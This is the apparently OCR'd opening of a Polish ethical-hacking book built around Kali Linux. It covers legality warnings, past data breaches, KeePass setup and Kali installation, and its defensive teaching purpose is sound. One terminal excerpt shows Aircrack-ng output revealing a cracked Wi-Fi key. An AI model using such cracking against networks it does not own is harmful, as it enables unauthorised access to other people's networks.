Biblioteczka Komputer Świat



KSIĄŻKA Z PŁYTĄ DVD

POZNAJ METODY HAKERÓW

JAK SKUTECZNIE CHRONIĆ SIĘ PRZED ATAKAMI

W KŚ+ SUPERPAKIET DO ZABEZPIECZANIA WINDOWS

Z TEJ KSIĄŻKI DOWIESZ SIĘ, JAK:

- postępować w razie ataku
- testować skuteczność zabezpieczeń swojego systemu i sieci
- wzmocnić bezpieczeństwo danych
- korzystać ze specjalistycznego systemu do testów bezpieczeństwa



Z TĄ KSIĄŻKĄ E-WYDANIE GRATIS

Poniżej znajduje się płyta z kodem bonusowym dającym dostęp do e-wydania tej książki w serwisie KŚ+ (www.ksplus.pl) oraz pliku ISO z cyfrową wersją płyty do pobrania.

NA PŁYCIE DVD

Płyta dołączona do książki zawiera Kali – najlepszy system operacyjny z narzędziami do testowania zabezpieczeń systemów komputerowych i sieci. Można go wypróbować bezpośrednio z płyty DVD, uruchamiać z pendrive'a lub zainstalować w komputerze.

Jeżeli brakuje płyty, poinformuj sprzedawcę lub redakcję: redakcja@komputerswiat.pl

Biblioteczka Komputer Świat

Najlepszy system Live DVD do etycznego hakingu i audytów bezpieczeństwa sieci

PŁYTA JEST DODATKIEM DO KSIĄŻKI KOMPUTER ŚWIAT BIBLIOTECZKA 1|2020

KALI LINUX

NA PŁYCIE ZNAJDZIESZ KOD DO E-WYDANIA I BONUSÓW W KSPLUS.PL

Kod bonusowy należy zarejestrować w KŚ+ (www.ksplus.pl)

Biblioteczka Komputer Świat

KRZYSZTOF DZIEDZIC

POZNAJ METODY HAKERÓW

JAK SKUTECZNIE CHRONIĆ SIĘ PRZED ATAKAMI

ringier axel springer



AUTOR: Krzysztof Dziedzic

REDAKTORZY PROWADZĄCY: Rafał Kamiński, Agnieszka Al-Jawahiri

PRZYGOTOWANIE PŁYTY: Mariusz Michalski

PROJEKT OKŁADKI: Robert Dobrzyński

SKŁAD I ŁAMANIE: Mariusz Rybak

KOREKTA: Jolanta Rososińska

WYDAWCA: RINGIER AXEL SPRINGER POLSKA Sp. z o.o.
02-672 Warszawa, ul. Domaniewska 49
tel. 22 7786102
www.ringieraxelspringer.pl

ISBN: 978-83-8091-857-3

Warszawa 2020

DYREKTOR WYDAWNICZY: Paweł Paczuski

BUSINESS PROJECT MANAGER: Paweł Bulwan

DRUK I OPRAWA: Drukarnia im. Adama Półtawskiego, Kielce

EGZEMPLARZE ARCHIWALNE:
www.literia.pl

prenumerata.axel@qg.com

E-WYDANIA: www.ksplus.pl

KONTAKT:
redakcja@komputerswiat.pl

INTERNET: komputerswiat.pl, ksplus.pl

Płyta DVD jest dodatkiem do książki

ringier
axel springer

Spis treści

1 WPROWADZENIE W ŚWIAT ETYCZNEGO HACKINGU

2 ŚRODOWISKO TESTOWE – KALI LINUX

3 OBRONA PRZED ATAKAMI NA SIEĆ BEZPRZEWODOWĄ

4 JAK HAKERZY ODSZYFROWUJĄ HASŁA

5 JAK CHRONIĆ SIĘ PRZED PODSŁUCHEM W SIECI LOKALNEJ

6 JAK ZAPEWNIĆ SOBIE PRYWATNOŚĆ W INTERNECIE

7 JAK OBRONIĆ SIĘ PRZED PRZEJĘCIEM KONTROLI NAD KOMPUTEREM

DODATEK


1 Wprowadzenie w świat etycznego hackingu

Hacking jest niebezpieczny i szkodliwy. Etyczny hacking to jego przeciwieństwo, skupia się na testowaniu zabezpieczeń i po znalezieniu słabych punktów w ochronie – na jej wzmacnianiu, tak aby zapewnić jak największe bezpieczeństwo dla użytkownika. W tej książce poznamy właśnie sposoby testowania naszych zabezpieczeń

Dzięki specjalistom z dziedziny bezpieczeństwa i etycznym hakerom nasze systemy i aplikacje są coraz bezpieczniejsze. Jednak ogólne testy przeprowadzane są tylko w dużych firmach i nie dla wszystkich aplikacji. Nie możemy być więc pewni wszystkich programów i aplikacji, z jakich korzystamy. Dodatkowo istnieją luki w bezpieczeństwie sieci, które ktoś może wykorzystać, jeśli sami nie zadbamy o nasze bezpieczeństwo. Korzystając z porad w kolejnych rozdziałach tej książki, będziemy mogli sami we własnym zakresie przetestować bezpieczeństwo naszej sieci i wszystkich urządzeń, jakie są do niej podłączone. Będziemy więc wykonywać zadania etycznego hakera – szukać luk bezpieczeństwa i słabości, a następnie je usuwać w celu podniesienia bezpieczeństwa. Aby przeprowadzić testy, wykorzystamy odpowiednio skonfigurowany system operacyjny Kali Linux, który ma już gotowe specjalne narzędzia umożliwiające proste wykonywanie testów.

KALI LINUX

Jest to dystrybucja Linuxa oparta na systemie Debian. Jej głównym przeznaczeniem jest testowanie zabezpieczeń, wykonywanie testów penetracyjnych lub audytów bezpieczeństwa. Po uruchomieniu będziemy od razu mieli dostęp do ponad 600 gotowych do użycia narzędzi. Jest to kompletny system, który nawet używany przez amatora pomoże w ochronie sieci domowej oraz urządzeń do niej podpiętych.



Etyczny hacking w praktyce

Praktycznie każdy specjalista do spraw bezpieczeństwa IT może zostać określony mianem etycznego hakera. Jeśli chcemy powstrzymać cyberprzestępcę, którego celem jest zdobycie kontroli nad naszym komputerem lub włamanie się do naszej sieci bezprzewodowej, należy poznać jego techniki działania, programy, których używa, i sposób, w jaki z nich korzysta. Dopiero po zrozumieniu jego metodologii działania będziemy w stanie przygotować odpowiednią linię obrony. Działanie etycznego hakera możemy porównać do działania antyterrorysty – on też musi wiedzieć, jak zachowa się prawdziwy terrorysta, żeby być w stanie odpowiednio zareagować lub powstrzymać atak.

Oczywiście zanim ktoś zostanie specjalistą w jakiejś dziedzinie, musi postawić w niej pierwsze kroki – porady przedstawione w dalszej części książki pozwolą na poznanie podstaw etycznego hackingu i obronę naszej sieci oraz urządzeń.

LEGALNOŚĆ WYKONYWANYCH TESTÓW PENETRACYJNYCH

Oczywiście każdego narzędzia można użyć zarówno w dobrym, jak i złym celu. Bardzo często i etyczni hakerzy, i cyberprzestępcy korzystają z tych samych aplikacji i programów. Różnica polega na tym, że jedni dążą do wzrostu bezpieczeństwa, a inni do spowodowania strat i zniszczeń.

Uwaga! Musimy mieć świadomość, że łamanie zabezpieczeń sieci bezprzewodowych, próba przejęcia kontroli nad innym urządzeniem w sieci, tworzenie wirusów i ich rozpowszechnianie oraz inne działania mające na celu ingerencję w czyjąś własność czy spowodowanie strat jest karalne.

Legalne jest natomiast przeprowadzanie testów bezpieczeństwa w sieci, której jesteśmy administratorami lub właścicielami. To samo dotyczy komputerów, których jesteśmy właścicielami. W tej książce w celu przygotowania środowiska testowego skorzystano z techniki wirtualizacji. Przedstawione na dalszych stronach testy są w pełni legalne, pod warunkiem że będą przeprowadzane dokładnie w opisany sposób i wyłącznie w sieci i na urządzeniach, których jesteśmy właścicielami.

Co znajdziemy w kolejnych rozdziałach?

Książka została zaplanowana jako poradnik i pozwala opanować podstawy testów bezpieczeństwa. Najlepiej czytać ją kolejno, rozdział po rozdziale, gdyż kroki wykonywane w początkowych rozdziałach są konieczne do realizacji zadań z ostatnich rozdziałów. W każdym rozdziale dotyczącym testów bezpieczeństwa znajdziemy również dokładne informacje na temat tego, jak zabezpieczyć się przed konkretnym typem ataku.

2

W rozdziale drugim skupimy się na stworzeniu profesjonalnego środowiska testowego, które pozwoli na wykonywanie wszystkich opisanych w książce testów i sprawdzenie naszej sieci oraz komputerów. Dodatkowo



w tym rozdziale znajdziemy wiele porad, które będą szczególnie przydatne dla osób, które dopiero zaczynają przygodę z systemem Linux i nie znają podstaw obsługi tego systemu.

3 Trzeci rozdział jest już wprowadzeniem w pierwsze testy bezpieczeństwa, które dotyczą sieci bezprzewodowych. Dowiemy się, jak skutecznie ochronić naszą sieć, z jakiego szyfrowania powinniśmy korzystać, jakich haseł nie możemy używać i wiele więcej. Jest to niezwykle ważne, aby zabezpieczyć własną sieć jak najlepiej, gdyż jest to furtka dla atakujących, po jej przekroczeniu mogą wykonywać bardziej skomplikowane i skuteczniejsze ataki.

```
                              Aircrack-ng 1.5.2

   [00:00:00] 128/7120712 keys tested (536.86 k/s)

   Time left: 3 hours, 41 minutes, 24 seconds                 0.00%

                           KEY FOUND! [ 12345678 ]


   Master Key     : E1 8E 79 80 B4 5F AF 6A 11 00 43 6E 61 DE 64 AE
                    92 7D 14 C9 E0 0F 0E C8 CF 1D 60 64 03 12 51 78

   Transient Key  : 2D 4D 55 98 17 AC 9E E4 DE E4 D7 72 97 BF D9 1A
                    70 FF E4 CA 1B BF 39 F6 9A A8 95 10 BF 12 87 C1
                    41 2A A8 C8 C3 3B 0F 44 E5 B6 E6 BB AD 74 D6 6A
                    29 B9 AE 6D 2B D0 F0 5F 15 80 5F 47 1F 51 00 AA


   EAPOL HMAC     : 5D AD A5 BF 22 D6 AF A6 8A AB E2 7D E2 BE D9 F9
ysiek@kali:~$ 
```

4 W rozdziale czwartym skupimy się na tym, jak zabezpieczać pliki, archiwa, aplikacje, a także jak istotne jest utworzenie odpowiednio długiego i skomplikowanego hasła do systemu Windows.

IP Range: 192.168.1.1-254
Online Service Not Connected
tracked devices, 7 connected, 7 unknown connected


Description	Mac Address	Last Computer Name	Last IP Address	Connected	Known/Unknown	Remove
TYPE IN NAME	A4:34:D9:50:E6:1E	LAPTOPKD.LOCAL	192.168.001.106	YES	UNKNOWN	
TYPE IN NAME	00:D0:C8:00:00:05		192.168.001.100	YES	UNKNOWN	
TYPE IN NAME	88:AD:43:F3:D3:A3		192.168.001.105	YES	UNKNOWN	
TYPE IN NAME	AC:84:C6:3F:9E:5C		192.168.001.101	YES	UNKNOWN	
TYPE IN NAME	1C:C6:3C:A0:94:4A		192.168.001.107	YES	UNKNOWN	
TYPE IN NAME	F4:30:B9:E9:0C:C5	HPE90CC5	192.168.001.114	YES	UNKNOWN	
TYPE IN NAME	60:45:CB:12:38:18	RT-AC1200G+-3818	192.168.001.150	YES	UNKNOWN	

5 Rozdział piąty wprowadzi nas w świat testów bezpieczeństwa sieci domowej i tego, co może nam grozić, gdy atakujący znajdzie się w niej lub gdy będziemy korzystać z otwartych punktów dostępowych. Dowiemy się też, w jaki sposób podsłuchiwany jest ruch w sieci lokalnej, na co zwrócić uwagę, ko-




rzystając z przeglądarki, jakie pakiety można przechwycić i czy da się wykryć intruza w naszej sieci.

6 Rozdział szósty pomoże zrozumieć, na czym polega anonimowość i prywatność w internecie oraz jak ważne jest bezpieczne przeglądanie internetu. Jeśli będziemy anonimowi – cyberprzestępcy nie będą mogli namierzyć naszego komputera po anonimowym adresie IP i nie będą zagrażać naszej prywatności.



7 Rozdział siódmy jest zdecydowanie bardziej skomplikowany, gdyż dotyczy zagrożeń, które mogą spowodować przejęcie kontroli nad wybranym urządzeniem. Dowiemy się z niego, jak możemy we własnym zakresie przetestować ochronę urządzeń w naszej sieci. Zobaczymy, jak sprawdzić, czy intruz w naszej sieci mógłby szybko przejąć kontrolę. Przy każdym typie testu poznamy skuteczne metody ochrony.



Czego będziemy potrzebować do wykonania testów?

Przedstawione w książce testy będziemy mogli bez problemów wykonać w domu. Wystarczy nam do tego komputer oraz dostęp do internetu.
Dodatkowo, jeśli będziemy chcieli wykonać wszystkie wskazówki z rozdziału o sieciach bezprzewodowych, będziemy musieli zakupić specjalną bezprzewodową kartę sieciową kompatybilną z narzędziami w systemie Kali Linux. Jeśli jednak nie będziemy mieć takiej karty, nadal będziemy mogli w pełni zabezpieczyć swoją sieć domową, nie będziemy mogli jedynie w praktyce przetestować jej bezpieczeństwa.



NAJBARDZIEJ ZNANY CYBERWŁAMYWACZ




Jednym z najbardziej znanych przestępców w dziedzinie IT jest **Kevin Mitnick**, który był nieraz skazywany na wieloletnie pozbawienie wolności i był na pierwszym miejscu na liście przestępców najbardziej poszukiwanych przez FBI. W trakcie kariery włamał się do 40 największych korporacji jedynie dla samego wyzwania. W więzieniu był zamknięty w całkowitej izolacji bez dostępu do mediów, ponieważ obawiano się, że dokona ataku z wewnątrz więzienia. Obecnie jest jednak jednym z najlepszych specjalistów do spraw bezpieczeństwa. Pokazuje, w jaki sposób działają hakerzy i jak się przed nimi zabezpieczać – jest więc teraz etycznym hakerem.

Fot. Eneas De Troya/Wikipedia.org

Największe ataki cybernetyczne i wycieki danych ostatnich lat

Stuxnet

W 2010 roku wirus nazwany Stuxnet zainfekował praktycznie wszystkie komputery na całym świecie, nie wykonywał jednak żadnych szkodliwych działań na zwykłych komputerach. Jego głównym celem było zaatakowanie wirówek w Iranie, które służyły do wzbogacania uranu i były częścią irańskiego programu tworzenia broni nuklearnej. W momencie gdy Stuxnet trafiał do komputerów sterujących wirówkami, zmieniał



ich ustawienia i doprowadzał do całkowitego zniszczenia. Jest to jeden z pierwszych potwierdzonych ataków cybernetycznych.



Yahoo!

Największy wyciek danych miał miejsce w 2013 roku. Dopiero w 2017 roku firma udostępniła pełne dane na ten temat: wyciekły dane ponad 3 miliardów użytkowników, dane kont każdego indywidualnego klienta, wliczając w to użytkowników serwisów Tumblr oraz Flickr. Firma nie podniosła się po tym ataku i została wkrótce sprzedana, a kary finansowe są płacone do dzisiaj.

Facebook



W kwietniu 2019 roku badacze odkryli, że ogromna ilość danych użytkowników serwisu Facebook była publicznie dostępna na serwerach obliczeniowych w usłudze Amazon Cloud. Za taki stan odpowiedzialni byli deweloperzy dwóch aplikacji sieciowych. Jest to kolejny wyciek danych z serwisu Facebook. Amerykańska komisja handlowa nałożyła na firmę karę aż 5 miliardów dolarów za niepoprawne przechowywanie danych klientów i zbieranie wrażliwych informacji bez wiedzy użytkowników.

Morele.net



W 2018 roku doszło do jednego z największych w Polsce wycieków danych. Do sieci trafiły dane kont, w tym nazwiska, numery telefonów, adresy e-mail. UODO (Urząd Ochrony Danych Osobowych) bardzo surowo ukarał serwis Morele.net, nakładając rekordową jak na Polskę karę 3 milionów złotych. Atak dotyczył danych około 2,2 miliona klientów.

Virgin Mobile Polska



W grudniu 2019 roku została zaatakowana przez hakerów jedna z aplikacji firmy Virgin Mobile Polska. Atak doprowadził do wycieku danych około 12,5 procent klientów prepaid (telefony „na kartę"). Wszyscy zaatakowani klienci zostali powiadomieni o incydencie. Nie podano jeszcze informacji o karze za nieodpowiednie zabezpieczenie danych.



Dyn

Atak DDoS (polega na zablokowaniu dostępu do danego serwisu, patrz więcej strona 49) został uruchomiony na ogromną skalę w październiku 2016 roku. Jego ofiarą padła firma Dyn, która jest głównym dostawcą usług DNS dla popularnych stron internetowych. W wyniku ataku klienci mieli problem z dostępem do ponad 80 dużych witryn, jak Netflix, Amazon, Twitter, PayPal. Straty zostały wycenione na ponad 110 milionów dolarów.

CO JEŚLI TO MY PADNIEMY OFIARĄ WYCIEKU DANYCH?

Jeśli atak dotyczy naszych danych osobowych, niestety, nie będziemy mogli zbyt wiele zrobić – nasze dane trafią do sieci. Jeżeli wyciek będzie dotyczył kart kredytowych, należy natychmiast je zablokować i wystąpić o nowe. W przypadku wycieku haseł – koniecznie musimy zmienić hasła na nowe. **Uwaga!** Jeśli tego samego hasła używaliśmy w zaatakowanym serwisie i na innych kontach, musimy zmienić hasło w każdym miejscu, w którym wykorzystywane było hasło ujawnione w wyniku wycieku danych.

Tym symbolem oznaczono w książce porady pokazujące, jak bronić się przed opisanymi wcześniej atakami.



Generator haseł

Skomplikowane hasło o odpowiedniej długości to najlepsza ochrona naszych kont, sieci, systemów. Zgodnie z zasadami bezpieczeństwa do każdego konta powinniśmy mieć inne hasło, ponieważ jeśli w wyniku wycieku danych zostanie ono ujawnione, nasze pozostałe konta nadal będą bezpieczne. Bezpieczne hasło powinno składać się z około 16 znaków, zawierać małe i duże litery, cyfry oraz znaki specjalne. Wymyślanie takich haseł samemu może być czasochłonne i trudne. Dodatkowo zapewne mało kto będzie w stanie zapamiętać dziesiątki tego typu haseł do różnych kont, dlatego też warto korzystać z bezpiecznego menedżera i generatora haseł **KeePass** (**WKŚ+**).


KeePass


Najpopularniejszy bezpłatny program do bezpiecznego przechowywania haseł, numerów PIN i innych poufnych informacji w komputerze. Dane przechowywane w KeePass są silnie szyfrowane – dostęp do nich możliwy jest wyłącznie po podaniu ustalonego przez nas hasła głównego lub/i opcjonalnego pliku-klucza. Program może również działać w trybie przenośnym, bez potrzeby instalacji w systemie, dzięki czemu można go przechowywać na przykład na pendrivie.

Zakładamy bazę haseł

1 Po uruchomieniu programu klikamy na **Plik**, **Nowy** i na **Ok**.

2 Zapisujemy bazę danych w wybranej lokalizacji na dysku, klikając na **Zapisz**.





3 Tworzymy hasło główne do całej bazy danych i klikamy na **OK**.

4 Następnie konfigurujemy wstępnie naszą bazę haseł i klikamy na **OK**. Pomijamy informacje o wydruku hasła i rozpoczynamy korzystanie z bazy.


5 Nowe wpisy dodajemy, klikając na **Dodaj wpis** na górnym pasku.

Generator haseł


1 KeePass ma wbudowany specjalny generator, który pozwoli na tworzenie bardzo silnych haseł.

2 Klikamy na górnym pasku na **Narzędzia**, **Generuj hasło**.

3 Podajemy długość hasła oraz z czego ma się składać.




4 Teraz wystarczy przejść do zakładki **Podgląd**, gdzie będziemy mogli podejrzeć przykładowo wygenerowane hasła. Wystarczy jedno z nich przekopiować i zapisać.



2 Środowisko testowe – Kali Linux


Zanim zaczniemy testować zabezpieczenia naszej sieci, urządzeń do niej podłączonych, archiwów oraz różnego rodzaju usług, musimy przygotować sobie specjalne środowisko testowe. Najlepiej wykorzystać w tym celu sprawdzony system Kali Linux

Własne środowisko testowe pozwala na wykonywanie różnego rodzaju testów zabezpieczeń w hermetycznym układzie, którego jesteśmy administratorami. Możemy dowolnie zarządzać poszczególnymi elementami tego układu. Ta sama zasada dotyczy testów sieci bezprzewodowych – jeśli jesteśmy ich administratorami, możemy sprawdzać, jak mocne są ich zabezpieczenia. Wszystkie te działania ułatwi nam **Kali Linux** – specjalny system operacyjny przeznaczony dla testerów bezpieczeństwa. Znajdziemy w nim mnóstwo gotowych narzędzi, których nie musimy już instalować. Wystarczy poznać zasady ich działania, wykonać wstępną konfigurację i już można wypróbowywać różne scenariusze. Dodatkowo wewnątrz systemu Kali Linux możemy uruchomić kilka maszyn wirtualnych, na przykład z systemem Windows, i sprawdzać, czy trudno się do niego włamać. Tego typu testy są szczególnie istotne, gdy w Windows uruchamiamy usługi serwerowe, które poprzez specjalne porty komunikują się z internetem.



Przygotowujemy środowisko


Na płycie dołączonej do książki znajdziemy bootowalną wersję **Live** systemu Kali Linux. Taka wersja pozwala sprawdzić system i jego niektóre funkcje. Jednak ma duże ograniczenia – wprowadzane zmiany nie są zapisywane i tracimy je po wyłączeniu komputera, a część aplikacji w ogóle nie działa. Możemy utworzyć bootowalny pendrive z Kali Linuxem z partycją stałą (patrz kolejna strona). Zdecydowaną większość instrukcji z tej książki wykonamy, korzystając z Kali Linuxa Live z partycją stałą, ale by mieć pewność, że zadziałają wszystkie, trzeba przeprowadzić pełną instalację Kali na dysku.
Uwaga! Nie instalujemy Kali Linuxa na tym samym dysku, na którym mamy zainstalowany system Windows, gdyż może to doprowadzić do całkowitego usunięcia Windows i nieodwracalnych zmian. Najlepiej zainstalować Kali Linuxa na osobnym nośniku.
Jeśli nie mamy możliwości skorzystania z płyty dołączonej do książki ze względu na brak napędu optycznego, należy pobrać z KŚ+ (www.ksplus.pl) **obraz płyty** oraz program **Rufus**. Będziemy mogli wtedy utworzyć na pendrivie bootowalny nośnik z Kali Linuxem w wersji Live, który można też zainstalować na dysku.



Tworzymy bootowalny nośnik USB z Kali Linuxem

Uwaga! W trakcie tworzenia bootowalnego nośnika wszystkie wcześniej zapisane na nim dane zostaną usunięte.


1 Pobieramy, instalujemy i uruchamiamy program Rufus.



2 Podłączamy nośnik USB do komputera i wybieramy go z listy **Urządzenie**.


3 Teraz w polu **Wybór bootowania** klikamy na **Wybierz** i wskazujemy obraz ISO Kali Linuxa z naszego dysku.

4 Na koniec klikamy na **Start** i potwierdzamy informacje w kolejnych oknach, klikając na **Tak** i **OK**.



PARTYCJA TRWAŁA A SYSTEM KALI LINUX

W najnowszej wersji Kali Linuxa wprowadzono obsługę tak zwanej partycji stałej. Dzięki niej możemy wygodniej korzystać z systemu bez instalacji, w wersji Live – pozwala ona na zapisywanie danych. Wystarczy podczas tworzenia nośnika bootowalnego w oknie Rufusa w sekcji **Rozmiar trwałej partycji** wybrać rozmiar partycji inny niż 0, a po jego utworzeniu i uruchomieniu Kali Linuxa będziemy mieć do niej dostęp. Najważniejsze jest to, że dane na niej zapisane nie będą usuwane




pomiędzy kolejnymi uruchomieniami systemu. Nośnik musi mieć przynajmniej 16 GB pojemności. Jest to dobre rozwiązanie pośrednie, które pozwoli wykonać wiele z opisanych w tej książce porad bez konieczności instalacji całego systemu na osobnym dysku.


5 Następnie możemy za pomocą naszego nośnika uruchomić system Kali Linux w wersji Live.

Instalujemy system Kali Linux

1 Po podłączeniu do komputera utworzonego nośnika bootowalnego z Kali Linuxem lub umieszczeniu płyty DVD w napędzie restartujemy komputer i przechodzimy do ustawień **Boot Menu**, wciskając klawisz [delete], [F12], [F11] lub [esc]. Wskazujemy nasz nośnik ●.



2 Na ekranie startowym Kali Linuxa, korzystając z klawiszy strzałek, wybieramy opcję **Graphical install** ● i zatwierdzamy wybór, naciskając klawisz [enter].




3 Po uruchomieniu instalatora w pierwszym oknie wybieramy język polski ● i klikamy na **Continue**.



4 Następnie w podobny sposób wybieramy lokalizację oraz klawiaturę.

5 Gdy dojdziemy do konfiguracji sieci, musimy podać nazwę **hosta** ●. Jest to nazwa, po której nasz system będzie rozpoznawany w sieci. Wszystkie wskazówki w książce będą odnosiły się do hosta nazwanego **kali**, jeśli więc nadamy inną nazwę ho-



sta, będziemy musieli o tym sami pamiętać. W oknie **Nazwa domeny** nie musimy nic wpisywać, wystarczy przejść **Dalej**.


6 Następnie musimy ustalić hasło administratora, które w Linuxie jest wymagane zawsze przy wykonywaniu ważnych dla systemu modyfikacji, takich jak aktualizowanie lub instalowanie pakietów.




7 Po przejściu **Dalej** uruchomiony zostanie kreator partycjonowania; osoby początkujące powinny wybrać opcję **Przewodnik – cały dysk**.




8 Następnie wybieramy dysk, na którym chcemy zainstalować Kali Linuxa – **pamiętajmy, aby nie wskazać dysku, na którym zainstalowany mamy już system Windows**. **Uwaga!** Wszystkie dane z wybranego dysku zostaną usunięte.



